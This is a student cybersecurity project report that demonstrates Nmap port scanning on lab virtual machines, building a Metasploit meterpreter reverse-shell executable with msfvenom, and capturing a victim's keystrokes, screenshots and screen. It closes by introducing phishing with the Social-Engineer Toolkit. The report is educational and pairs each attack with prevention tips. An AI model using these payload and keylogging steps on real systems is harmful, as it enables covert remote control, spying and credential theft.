VERZEO MAJOR PROJECT

CYBER SECURITY MAJOR PROJECT OCTOBER

SUBMITTED BY

AKASH M

ABSTRACT

In the modern era of technology it's hard to Maintain our privacy. Nowadays data theft and cyber attacks are most common threat for our privacy and getting access to secret information is so easier than the past by the way of cyber attacks. People can damage the systems with little energy and effort. As a result of these causes, conception of cyber security has occurred in the world. Cyber security can be made personal or corporate. Especially after the cyber attacks started to target to critical platforms, governments started to take care about cyber security more than before. So cyber security and it's techniques started to grow faster. In this paper, we are going to mention about some of the techniques and methods that are used in cyber attacks and what should be made for cyber security.

APPENDIX
TABLE OF CONTENTS

1. INTRODUCTION

Our society is now being reshaped by rapid advances in information technologies computers, telecommunications networks, and other digital systems that have vastly increased our capacity to know, achieve, and collaborate .The importance of cyber security comes down to the desire to keep information, data, and devices private and safe. In today's world, people store vast quantities of data on computers and other internet-connected devices. Much of which is sensitive, such as passwords or financial data.

If a cybercriminal was to gain access to this data, they could cause a range of problems. They could share sensitive information, use passwords to steal funds, or even change data so that it benefits them in some way.Companies need cyber security to keep their data, finances, and intellectual property safe. Individuals need it for similar reasons, although intellectual property is less of a factor, and there is a higher risk of losing important files, such as family photos. In the case of public services or governmental organizations, cyber security helps ensure that the community can continue to rely on their services. For example, if a cyber attack targeted a power plant, it could cause a city-wide blackout. If it targeted a bank, it could steal from hundreds of thousands of people.

In this paper we are going to mention about some of the techniques and methods that are used in cyber attacks and what should be made for cyber security

2.Scanning Module - Nmap tool

The Network Scan module provides data protection for user web browsing and also scans various types of network traffic for potential security threats. Scanning for the open port and services running in the network are the 1st step in network scanning for that we going to use Nmap Tool

2.1 NMAP

Nmap is a free, open source and multi-platform network security scanner used for network discovery and security auditing. Amongst other things, it allows you to create a network inventory, managing service upgrade schedules, monitor host or service uptime and scan for open ports and services on a host.

2.2 Common Ports

Here is a brief list of standard ports and their designations:

- 21 – FTP
- 22 – SSH
- 25 – SMTP (sending email)
- 53 – DNS (domain name service)
- 80 – HTTP (web server)
- 110 – POP3 (email inbox)
- 123 – NTP (Network Time Protocol)
- 143 – IMAP (email inbox)
- 443 – HTTPS (secure web server)
- 465 – SMTPS (send secure email)
- 631 – CUPS (print server)
- 993 – IMAPS (secure email inbox)
- 995 – POP3 (secure email inbox)

2.3 Nmap implementation


To **scan Nmap ports** on a remote system open cmd and type

sudo nmap IP ADDRESS

In my case I scanned my windows 7 and kali linux virtual machine

Used command

- nmap 192.168.40.132 (Kali linux)
- nmap 192.168.40.130 (windows 7)




2.4 Scanning Result

2.4.1 Linux machine

Starting Nmap 7.92 (https://nmap.org) at 2021-12-09 19:21 India Standard Time
Nmap scan report for 192.168.40.132
Host is up (0.00024s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
MAC Address: 00:0C:29:66:87:36 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds

The Result Shows the port 80 opened and its a http service because I started my apache server basically hosting a http web page . Port 80 is a common port used by http service and other ports are closed so no issue In this case.




2.4.2 Windows 7 Machine

Starting Nmap 7.92 (https://nmap.org) at 2021-12-09 19:28 India Standard Time
Nmap scan report for 192.168.40.130
Host is up (0.00090s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT STATE SERVICE
22/tcp open ssh
MAC Address: 00:0C:29:9E:51:D5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.43 seconds


The Result Shows the port 22 opened and its a ssh service , As ssh keys replace passwords for remote access, they become a greater target, if stolen ssh keys can provide attackers with access to server and the ability to search for additional keys that could help them to move with in the network. So better close the port 22 to prevent from this kind of attacks. I mentioned how to close the ports in prevention methods.



2.5 ZENMAP

The Nmap installation package comes with a front-end GUI for Nmap called Zenmap, used to control Nmap from a user interface rather than a command-line.

You can easily run different types of scans from the profile . Each scans have their purpose so run and try all the scans you can get more information about the target.



2.6 PREVENTION METHOD

The ports used by unauthorized service leads to data theft.

- so always use Firewall.
- Set the rule that control connections for a TCP and UDP ports in the firewall
- Frequently scan your networks for the ports to avoid new connections.
- Disable UPNP on Firewall.
- Enable Host-Based Firewall.

3. Testing System Security - Metasploit Tool

The Metasploit Framework is both a penetration testing system and a development platform for creating security tools and exploits. The framework is used by network security professionals to perform penetration tests, system administrators to verify patch installations, product vendors to perform regression testing, and security researchers world-wide.

Using Metasploit frame work we going to create malicious executable. Then execute the exe file in the victim windows 7 machine and test the system security by exploiting the machine by Executing commands to get the keystrokes / screenshots / Webcam and etc.,

Creating a malicious.exe file (PAYLOAD)

To create the executable, you would use msfvenom. Kali linux has already preinstalled this tool you can directly open the terminal and type this command to create the payload

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 –platform windows -f exe
LHOST=IP ADDRESS LPORT=PORT NUMBER -o name.exe
```

NOTE: If you didn't mention your ip address and port number it wont work**.** To get your ip address you can use ifconfig command. For ports you can use any ports between 0 - 65,535 ports

Hacker Machine and Victim Machine are used in virtual environment

Hacker Machine : Kali Linux

Victim machine : Windows XP / Windows 7


Setting up the listener

We now need to set up a listener on the port we determined within the executable. We do this by launching Metasploit, using the command msfconsole on the Kali Linux terminal.

The screenshot below shows what commands to issue within Metasploit. First, we'll tell Metasploit to use the generic payload handler "multi/handler" using the command use multi/handler. We will then set the payload to match the one set within the executable using the command set payload windows/meterpreter/reverse_tcp. We will then set the LHOST and LPORT this way — set LHOST IP ADDRESS and set LPORT LPORT. Once done, type "run" or "exploit" and press Enter.


Executing the payload

Share the payload to the victim machine and execute it. The executable causes the payload to be executed and connect back to the attacking machine (Kali Linux). Immediately, we receive a Meterpreter session on our Kali Linux. This is demonstrated by the Meterpreter > prompt as shown below:



Execution of commands


After getting Meterpreter session on our Kali Linux we can run some predefined commands. To get all commands you can type " --help"



This are the predefined commands which comes with meterpreter. Using this we can exploit our target and check the system security. In my case im going to get victim machine screenshots.keystrokes and tried to share the screen of the victim machine

Getting Screenshot of the victim machine

To get the screenshot of the victim machine just type "screenshot" in the Meterpreter session on our Kali Linux as shown below.



Getting keystrokes of the Victim machine


To get the keystrokes of the victim machine use the command shown below in the Meterpreter session on our Kali Linux.

Command used

“keyscan_start” - Used to start the keyscan. Basically record all the keys that pressed in the victim machine.

“Keyscan_dump” - This command dump all the recorded keystrokes till that time.


“Keyscan_stop” - command to stop the keyscan.



In my case I tried to enter details in the facebook login page in the victim machine while the keyscan is started. After entering keyscan_dump in meterpreter session you can see all the details entered in the victim machine. By this hackers are easily get your login credentials.

View the screen of the victim machine

One step further you can see the victim machine screen remotely by using screenshare command in Meterpreter session on our Kali Linux.



We sawed just few of the commands , There are lot more commands like accessing victim cameras , recording audio, download and upload files from victim machine and etc...

Basically hacker can take full control over your computers so be aware of malicious applications. We will see some of the prevention methods in the prevention section.

Prevention methods

- Use well named anti-virus software
- Make sure your system is up-to-date
- Don’t open any suspicious files which received though email or any other social medias.
- Don’t download software from unofficial websites,
- Be ware of malicious applications
- Use firewalls and Set the rule that control connections for a TCP and UDP ports in the firewall
- In worst case, always have backup of your files because hacker may delete you files or encrypt you data.

4. Phishing attack - SET Tool

Phishing is the most familiar Social engineering attack, Social engineering attack is a common security threat used to reveal private and confidential information by simply tricking the users without being detected. The main purpose of this attack is to gain sensitive information such as username, password and accounts numbers.
Phishing tricks the user to interact with the fake websites rather than the real ones. The main objective of this attack is to steal the sensitive information from the users.

The attacker creates a 'shadow' website that looks similar to the legitimate website and send to victim through mail or any other social media networks . If the victim open the link and enter the login credentials it will redirect to the original website but in the back end the details entered by user is stored in the hacker machine. In this topic we going to know how hacker creates shadow websites using SET tool kit, and going to replicate the process of phishing and going to know how to prevent this type of attacks..

Social Engineering Tool Kit

The Social-Engineer Toolkit is an open-source penetration testing framework designed for social engineering. SET has a number of custom attack vectors that allow you to make a believable attack quickly. SET is a product of TrustedSec, LLC – an information security consulting firm located in Cleveland, Ohio.

